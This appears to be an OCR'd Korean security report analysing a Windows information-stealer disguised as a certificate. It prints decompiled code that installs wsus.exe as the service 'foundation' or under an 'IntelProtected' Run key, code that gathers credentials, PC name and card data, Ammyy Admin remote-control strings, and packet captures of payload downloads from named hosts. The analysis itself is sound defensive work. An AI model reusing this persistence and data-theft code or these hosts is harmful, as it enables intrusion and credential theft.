




```
Address  Hex dump                                          ASCII
03390020 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00   MZ?└...┘...
03390030 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00   ?.......@.......
03390040 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00   ................
03390050 00 00 00 00 00 00 00 00 00 00 00 00 E0 00 00 00   ............?..
03390060 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68   ♫?.???L?Th
03390070 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F   is program cann
03390080 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20   t be run in DOS
03390090 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00   mode....$......
033900A0 B6 7D 9F 31 F2 1C F1 62 F2 1C F1 62 F2 1C F1 62   ????????
033900B0 28 3F ED 62 FE 1C F1 62 08 3F B1 62 F1 1C F1 62   (????◘?쿱??
033900C0 08 3F E8 62 F0 1C F1 62 D5 DA 8A 62 F0 1C F1 62   ◘????祿둑??
```


<table>
<tr><td rowspan="2"></td><td> 
</td></tr>
<tr><td>특정 폴더 생성 후 특정 URL을 통하여 데이터 다운로드 후 복호화하여 wsus.exe 파일 생성</td></tr>
<tr><td>행위</td><td>

```
15  sub_401560(0, &v5, 35, 0);
16  wsprintfW(&v4, L"%s\\NuGets\\wsus.exe", &v5);
17  if ( IsUserAnAdmin_sub_411760(v0) == 1 )
18  {
19    sub_401590(0, 0, L"cmd", L"/C net.exe stop foundation", 0, 0);
20    sub_401590(0, 0, L"cmd", L"/C sc delete foundation", 0, 0);
21    sub_4015D0(3000);
22    wsprintfW(
23      &OutputString,
24      L"/C sc create foundation binPath= \"%s -service\" type= own start= auto error= ignore",
25      &v4);
26    OutputDebugStringW(&OutputString);
27    sub_401590(0, 0, L"cmd", &OutputString, 0, 0);
28    sub_4015D0(2000);
29    sub_4015D0(2000);
30    sub_401590(0, 0, L"cmd", L"/C net.exe start foundation y ", 0, 0);
31    sub_4015D0(15000);
32    result = sub_4015D0(15000);
33  }
34  else
35  {
36    sub_401560(0, &v6, 35, 0);
37    wsprintfW(&v8, L"%s\\NuGets\\wsus.exe", &v6);
38    wsprintfW(&v3, L"%s\\NuGets", &v6);
39    sub_411990(&v8);
40    sub_4114C0(&v8, &v3);
41    phkResult = 0;
42    v9 = 0;
43    v9 = RegOpenKeyW(HKEY_CURRENT_USER, L"Software\\Microsoft\\Windows\\CurrentVersion\\Run", &phkResult);
44    v2 = wcslen(&v8);
45    RegSetValueExW(phkResult, L"IntelProtected", 0, 1u, (const BYTE *)&v8, 2 * v2);
46    RegFlushKey(phkResult);
47    result = RegCloseKey(phkResult);
48  }
49  return result;
```

</td></tr>
</table>


서비스(로컬)
foundation
서비스 시작
이름
설명
상태
시작 유형
다음 사용자로 로그온
DNS Client
DNS...
시작됨
자동
Network Service
Encrypting File Sy...
암호...
수동
Local System
Extensible Authen...
EAP(...
수동
Local System
Fax
이 컴...
수동
Network Service
foundation
자동
Local System
Function Discover...
FDP...
수동
Local Service
foundation 속성(로컬 컴퓨터)
일반
로그온
복구
종속성
서비스 이름:
foundation
표시 이름:
foundation
설명:
실행 파일 경로:
C:₩ProgramData₩NuGets₩wsus.exe -service
시작 유형(E):
자동
서비스 시작 옵션 구성 도움말


레지스트리 편집기
파일(F) 편집(E) 보기(V) 즐겨찾기(A) 도움말(H)
Action
Applets
Contro
Explore
Ext
Extensi
Group
HomeC
이름
종류
데이터
(기본값)
REG_SZ
(값 설정 안 됨)
IntelProtected
REG_SZ
C:₩ProgramData₩NuGets₩wsus.exe
컴퓨터₩HKEY_CURRENT_USER₩Software₩Microsoft₩Windows₩CurrentVersion₩Run

<table>
<tr><td rowspan="2"></td><td> 
</td></tr>
<tr><td>관리자 권한 체크 후 관리자 권한이면 서비스 등록 및 실행
관리자 권한 체크 후 관리자 권한이 아니면 자동실행 레지스트리 등록 및 작업 스케쥴 등록</td></tr>
<tr><td rowspan="2">행위</td><td>

```
.rdata:004ADC6D                 align 10h
.rdata:004ADC70 aTheRemoteCompu db 'The remote computer closed this session.',0
.rdata:004ADC99                 align 10h
.rdata:004ADCA0 aTheRemotePcUse db 'The remote pc uses Ammyy Admin v%s',0Ah
.rdata:004ADCA0                 db 'It',27h,'s other version, so the program can work incorrectly!',0
.rdata:004ADCFC aOperatorSIsCon db 'Operator%s is connecting to your PC.',0
.rdata:004ADD21                 align 4
.rdata:004ADD24 aRememberMyAnsw db 'Remember my answer for this operator',0
.rdata:004ADD49                 align 4
.rdata:004ADD4C aViewScreen     db 'View screen',0
.rdata:004ADD58 aRemoteControl  db 'Remote control',0
.rdata:004ADD67                 align 4
.rdata:004ADD68 aFileManager    db 'File manager',0
.rdata:004ADD75                 align 4
.rdata:004ADD78 aAudioChat      db 'Audio chat',0
.rdata:004ADD83                 align 4
.rdata:004ADD84 aRdpSessions    db 'RDP sessions',0
```

</td></tr>
<tr><td>

```
.rdata:004ADD91                 align 4
.rdata:004ADD94 aRemoteComputer db 'Remote computer rejected your query to access.',0
.rdata:004ADDC3                 align 4
.rdata:004ADDC4 aWaitingForAuth db 'Waiting for authorization from remote PC',0
.rdata:004ADDED                 align 10h
.rdata:004ADDF0 aThisSessionIsI db 'This session is inactive.',0Ah
.rdata:004ADDF0                 db 'You can reconnect to an active session in a few seconds.',0
.rdata:004ADE43                 align 4
.rdata:004ADE44 aDotSmallDotNor db 'Dot|Small dot|Normal arrow|No cursor',0
.rdata:004ADE69                 align 4
.rdata:004ADE6C aDonTShowShowSh db 'Don',27h,'t show|Show shape|Show shape and position',0
.rdata:004ADE9A                 align 4
.rdata:004ADE9C aAccessFilesUnd db 'Access files under current user account',0
.rdata:004ADEC4 aStartWaitForSe db 'Start "wait for session" mode automatically',0
.rdata:004ADEF0 aWaitForSession db 'Wait for session',0
.rdata:004ADF01                 align 4
.rdata:004ADF04 aCreateSession  db 'Create session',0
.rdata:004ADF13                 align 4
.rdata:004ADF14 aTheRemoteCompu_0 db 'The remote computer exceeded concurrent sessions limit',0
.rdata:004ADF48                 align 10h
```

</td></tr>
<tr><td>원격제어 관련 안내문</td></tr>
</table>

행위	

```
LOBYTE(v53) = 4;
sub_416CA0(&v31, L"id=");
v6 = sub_401620(&v42, &v44);
LOBYTE(v53) = 6;
sub_416F60(&v31, v6);
LOBYTE(v53) = 4;
if ( v43 >= 8 )
  sub_401B50(v42, v43 + 1);
sub_416CA0(&v31, L"&");
sub_416CA0(&v31, L"os=");
v7 = sub_401620(&v42, &v47);
LOBYTE(v53) = 7;
sub_416F60(&v31, v7);
LOBYTE(v53) = 4;
if ( v43 >= 8 )
  sub_401B50(v42, v43 + 1);
sub_416CA0(&v31, L"&");
sub_416CA0(&v31, L"priv=");
sub_439810(&v41);
LOBYTE(v53) = 8;
v9 = L"+UAC";
if ( !(unsigned __int8)sub_4393B0(v8) )
  v9 = &WideCharStr;
v10 = sub_434A80(0);
v11 = sub_416CA0(&v31, v10);
sub_416CA0(v11, v9);
LOBYTE(v53) = 9;
```

```
sub_416CA0(&v31, L"&");
sub_416CA0(&v31, L"cred=");
sub_439CF0(&v41);
LOBYTE(v53) = 10;
v14 = sub_434A80(0);
sub_416CA0(&v31, v14);
LOBYTE(v53) = 11;
if ( (_UNKNOWN *)sub_434CA0(&v41) != &unk_4BBD3C )
{
  v15 = (volatile LONG *)sub_434CA0(&v41);
  if ( InterlockedDecrement(v15) <= 0 )
  {
    v16 = (void *)sub_434CA0(&v41);
    j_j_j___free_base(v16);
  }
}
```

```
140   LOBYTE(v53) = 4;
141   sub_416CA0(&v31, L"&");
142   sub_416CA0(&v31, L"pcname=");
143   sub_438D10(&v41);
144   LOBYTE(v53) = 12;
145   v17 = sub_434A80(0);
146   sub_416CA0(&v31, v17);
147   LOBYTE(v53) = 13;
148   if ( (_UNKNOWN *)sub_434CA0(&v41) != &unk_4BBD3C )
149   {
150     v18 = (volatile LONG *)sub_434CA0(&v41);
151     if ( InterlockedDecrement(v18) <= 0 )
152     {
153       v19 = (void *)sub_434CA0(&v41);
154       j_j_j___free_base(v19);
155     }
156   }
157   LOBYTE(v53) = 4;
158   sub_416CA0(&v31, L"&");
159   sub_416CA0(&v31, L"card=");
160   v20 = sub_439970();
161   sub_4108B0(v20);
162   sub_416CA0(&v31, L"&");
163   sub_410030(&v50);
```

```
145           if ( v19 != 1 )
146             goto LABEL_64;
147           if ( (unsigned __int8)sub_438DD0() )
148             sub_4329F0("Windows XP x64");
149           if ( v16 != 5 )
150             goto LABEL_53;
151           v8 = v17;
152           if ( v17 == 2 )
153           {
154 LABEL_64:
155             sub_4329F0("Server 2003");
156             if ( v16 != 5 )
157               goto LABEL_53;
158             v8 = v17;
159           }
160         }
161         if ( v8 != 1 )
162           goto LABEL_51;
163         sub_4329F0("XP");
164         if ( v16 == 5 )
165         {
166           v8 = v17;
167 LABEL_51:
168           if ( !v8 )
169             sub_4329F0("2000");
170           goto LABEL_53;
171         }
172       }
173 LABEL_53:
174       sub_4328C0(&v20);
175       if ( v18 )
176       {
177         sub_403D30(&String, 16, " SP%u", v18);
178         v9 = lstrlenA(&String);
179         sub_432D40(v9, &String);
```

```
53          sub_4329F0("10 Server");
54          v6 = v16;
55          if ( v16 != 10 )
56            goto LABEL_11;
57          if ( v19 != 1 )
58            goto LABEL_53;
59        }
60        sub_4329F0("10");
61        v6 = v16;
62 LABEL_11:
63        if ( v6 != 6 )
64          goto LABEL_39;
65        v7 = v17;
66        if ( v17 != 3 )
67          goto LABEL_19;
68        if ( v19 != 1 )
69        {
70          sub_4329F0("Server 2012 R2");
71          v6 = v16;
72          if ( v16 != 6 )
73            goto LABEL_39;
74          v7 = v17;
75          if ( v17 != 3 )
76            goto LABEL_19;
77          if ( v19 != 1 )
78            goto LABEL_53;
79        }
80        sub_4329F0("8.1");
81        v6 = v16;
82        if ( v16 != 6 )
83          goto LABEL_39;
84        v7 = v17;
85 LABEL_19:
86        if ( v7 != 2 )
87          goto LABEL_26;
88        if ( v19 != 1 )
89        {
90          sub_4329F0("Server 2012");
```

PC 정보 수집

행위

```
10  char *v8; // [esp+24h] [ebp-10h]
11  int v9; // [esp+30h] [ebp-4h]
12
13  v8 = &v4;
14  v1 = this;
15  v6 = this;
16  if ( !(((unsigned int)this[25] >> 5) & 1) )
17  {
18    sub_434F60(&v5, "RDP is forbidden", v4);
19    _CxxThrowException(&v5, &_TI1_AVRLException__);
20  }
21  v9 = 0;
22  v2 = *this;
23  *((_BYTE *)this + 189) = 1;
24  v7 = 0;
25  ((void (*)(void))v2[6])();
26  v9 = -1;
27  result = (**v1[3])(&v7, 2, 1);
28  if ( !(_WORD)v7 )
29    result = ((int (*)(void))(*v1)[7])();
30  return result;
31 }
```

RDP 체크하여 원격수행을 하는 것으로 추정

행위

```
102    v15 = v1[48];
103    v16 = v15[45] + v24;
104    v15[41] = v16;
105    v17 = v1[48];
106    v18 = v17[42];
107    v10 = v18 == 0;
108    v19 = v18 < 0;
109    v20 = v17[43];
110    v27 = v18;
111    v21 = (int)v25;
112    v26 = v20;
113    if ( !v19 && !v10 && v20 > 0 )
114      mouse_event(v4, 0xFFFF * v14 / v27, 0xFFFF * v16 / v26, v13, 0);
115    *(_BYTE *)(v21 + 152) = v22;
116    result = sub_434FD0((LARGE_INTEGER *)(*(_DWORD *)(v21 + 192) + 144));
117  }
118  return result;
119 }
```


```
48    if ( *(_BYTE *)(v1 + 96) )
49    {
50      GetKeyboardState(&KeyState);
51      if ( v13 & 1 )
52      {
53        keybd_event(0x14u, 0, 1u, 0);
54        keybd_event(0x14u, 0, 3u, 0);
55      }
56      GetKeyboardState(&KeyState);
57      if ( v14 & 1 )
58      {
59        keybd_event(0x91u, 0, 1u, 0);
60        keybd_event(0x91u, 0, 3u, 0);
61      }
62      sub_41D520();
63    }
64  }
```

```
16  LOWORD(v0) = GetAsyncKeyState(160);
17  if ( (v0 >> 15) & 1 )
18  {
19    v1 = MapVirtualKeyW(0xA0u, 0);
20    keybd_event(0xA0u, v1, 2u, 0);
21  }
22  LOWORD(v2) = GetAsyncKeyState(162);
23  if ( (v2 >> 15) & 1 )
24  {
25    v3 = MapVirtualKeyW(0xA2u, 0);
26    keybd_event(0xA2u, v3, 2u, 0);
27  }
```


```
28  LOWORD(v4) = GetAsyncKeyState(164);
29  if ( (v4 >> 15) & 1 )
30  {
31    v5 = MapVirtualKeyW(0xA4u, 0);
32    keybd_event(0xA4u, v5, 2u, 0);
33  }
34  LOWORD(v6) = GetAsyncKeyState(161);
35  if ( (v6 >> 15) & 1 )
36  {
37    v7 = MapVirtualKeyW(0xA1u, 0);
38    keybd_event(0xA1u, v7, 2u, 0);
39  }
40  LOWORD(v8) = GetAsyncKeyState(163);
41  if ( (v8 >> 15) & 1 )
42  {
43    v9 = MapVirtualKeyW(0xA3u, 0);
44    keybd_event(0xA3u, v9, 2u, 0);
45  }
46  LOWORD(v10) = GetAsyncKeyState(165);
47  if ( (v10 >> 15) & 1 )
```

키보드 및 마우스 이벤트 확인

네트워크




```
Source            Destination       Protocol  Length  Info
192.168.171.133   143.208.165.41    TCP         66 49332 > http [SYN] Seq=(
143.208.165.41    192.168.171.133   TCP         60 http > 49332 [SYN, ACK]
192.168.171.133   143.208.165.41    TCP         54 49332 > http [ACK] Seq=1
192.168.171.133   143.208.165.41    HTTP       366 GET /t4 HTTP/1.1
143.208.165.41    192.168.171.133   TCP         60 http > 49332 [ACK] Seq=1
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
192.168.171.133   143.208.165.41    TCP         54 49332 > http [ACK] Seq=1
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
192.168.171.133   143.208.165.41    TCP         54 49332 > http [ACK] Seq=1
192.168.171.133   143.208.165.41    TCP         54 [TCP Window Update] 4933
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
143.208.165.41    192.168.171.133   TCP       1514 [TCP segment of a reasse
```





```
GET /t4 HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Win
Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3
3.0.30729; .NET4.0C; .NET4.0E; InfoPath.3)
Host: waiireme.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Mon, 03 Jun 2019 08:27:31 GMT
Content-Length: 122368
Connection: close
Last-Modified: Sat, 01 Jun 2019 19:49:30 GMT
ETag: "1de00-58a486debc680"
Accept-Ranges: bytes

MZ.....................@........................
program cannot be run in DOS mode.

$.......U'...Fv..Fv..Fv......Fv.....kFv......Fv..&
v..Fw..Fv..'...Fv..'...Fv..'t..Fv.Rich.Fv........
```

추가 파일 다운로드

네트워크



```
Source            Destination       Protocol  Length  Info
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP        962 [TCP Window Full] [TCP segment of a r
192.168.171.133   172.104.117.15    TCP         54 49331 > http [ACK] Seq=72 Ack=835673
192.168.171.133   172.104.117.15    TCP         54 [TCP ZeroWindow] 49331 > http [ACK] S
172.104.117.15    192.168.171.133   TCP         60 [TCP ZeroWindowProbe] [TCP segment of
192.168.171.133   172.104.117.15    TCP         54 [TCP ZeroWindowProbeAck] [TCP ZeroWin
192.168.171.133   172.104.117.15    TCP         54 [TCP Window Update] 49331 > http [ACK
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP       1514 [TCP segment of a reassembled PDU]
172.104.117.15    192.168.171.133   TCP        606 [TCP Window Full] [TCP segment of a r
192.168.171.133   172.104.117.15    TCP         54 [TCP ZeroWindow] 49331 > http [ACK] S
172.104.117.15    192.168.171.133   TCP         60 [TCP ZeroWindowProbe] [TCP segment of
192.168.171.133   172.104.117.15    TCP         54 [TCP ZeroWindowProbeAck] [TCP ZeroWin
```

<table>
<tr><td rowspan="2"></td><td> 
</td></tr>
<tr><td>특정 IP에서 특정 파일 다운로드</td></tr>
<tr><td>네트워크</td><td> 
</td></tr>
<tr><td></td><td>특정 IP로 특정 정보를 전송</td></tr>
</table>

□ 인증서로 위장한 정보유출(계정정보) 악성코드

